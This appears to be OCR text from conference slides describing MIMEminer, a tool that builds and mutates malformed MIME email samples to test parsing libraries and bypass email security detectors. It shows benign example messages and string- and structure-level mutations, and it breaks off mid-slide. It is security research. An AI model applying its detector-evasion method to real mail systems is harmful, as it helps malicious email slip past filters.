
System Design

- S1. Malformed Sample Generation: **sample constructing + sample mutation**
- S2. Valid Sample Filtering: local test on **common parsing libraries**
- S3. Real-world Product Bypass Test: **detector + third-party clients**



https://github.com/MIME-miner/MIMEminer


System Design - Sample Construction



```
From: …   To: …   Date: …   Subject: …
Content-Type: multipart/mixed; boundary=foo
Content-ID: content_01

--foo
Content-Type: text/plain
Content-ID: content_02

Hello World!
--foo
Content-Type: image/jpg
Content-ID: content_03

<image binary>
--foo--
```

- Syntax Rules
  - ABNF from RFCs -> Grammar Tree
  - leaf nodes & non-leaf nodes
  - all leaf nodes compose a complete message


System Design - Sample Construction



```
From: …   To: …   Date: …   Subject: …
Content-Type: multipart/mixed; boundary=foo
Content-ID: content_01

--foo
Content-Type: text/plain
Content-ID: content_02

Hello World!
--foo
Content-Type: image/jpg
Content-ID: content_03

<image binary>
--foo--
```

- Semantic Constraints
  - Body structure as defined in the Content-Type header
  - A boundary parameter for multipart entities
  - Boundaries as defined in the header
  - Data encoding as defined in the CTE header
  - ……

System Design - Sample Mutation



non-leaf node

leaf node

mail-message

mail-header

CRLF

\r\n

mail-body

From / To / Date / Subject

MIME-header

Content-Type

type_value

multipart/mixed

boundary_para

foo

Content-ID

content_01

boundary

--foo

MIME_entity

MIME-header

Content-Type

type_value

text/plain

Content-ID

content_02

CRLF

\r\n

MIME-body

Hello World!

boundary

--foo

MIME_entity

MIME-header

Content-Type

type_value

image/jpg

Content-ID

content_03

CRLF

\r\n

MIME-body

<image binary>


end_boundary

--foo--

```
From: …   To: …   Date: …   Subject: …
Content-Type: multipart/mixed; boundary=foo
Content-ID: content_01

--foo
Content-Type: text/plain
Content-ID: content_02

Hello World!
--foo
Content-Type: image/jpg
Content-ID: content_03

<image binary>
--foo--
```

- Sample Mutation
  - String Level Mutations
  - Structure Level Mutations
  - Mutations by Rules


System Design - Sample Mutation



```
From: …   To: …   Date: …   Subject: …
Content-Type: multipart/mixed; boundary=foo
Content-ID: content_01

--foo
Content-Type: text/plain
Content-ID: content_02

Hello World!
--faa
Content-Type: image/jpg
Content-ID: content_03

<image binary>
--foo--
```

- Sample Mutation
  - **String Level Mutations**
  - Structure Level Mutations
  - Mutations by Rules


System Design - Sample Mutation



```
From: …   To: …   Date: …   Subject: …
Content-Transfer-Encoding: base64
Content-ID: content_01

--foo
Content-Type: text/plain
Content-ID: content_02

Hello World!
--foo
Content-Type: image/jpg
Content-ID: content_03

<image binary>
--foo--
```

- Sample Mutation
  - String Level Mutations
  - **Structure Level Mutations**
  - Mutations by Rules

System Design - Sample Mutation




```
From: …   To: …   Date: …   Subject: …
Content-Type: multipart/mixed; boundary=foo
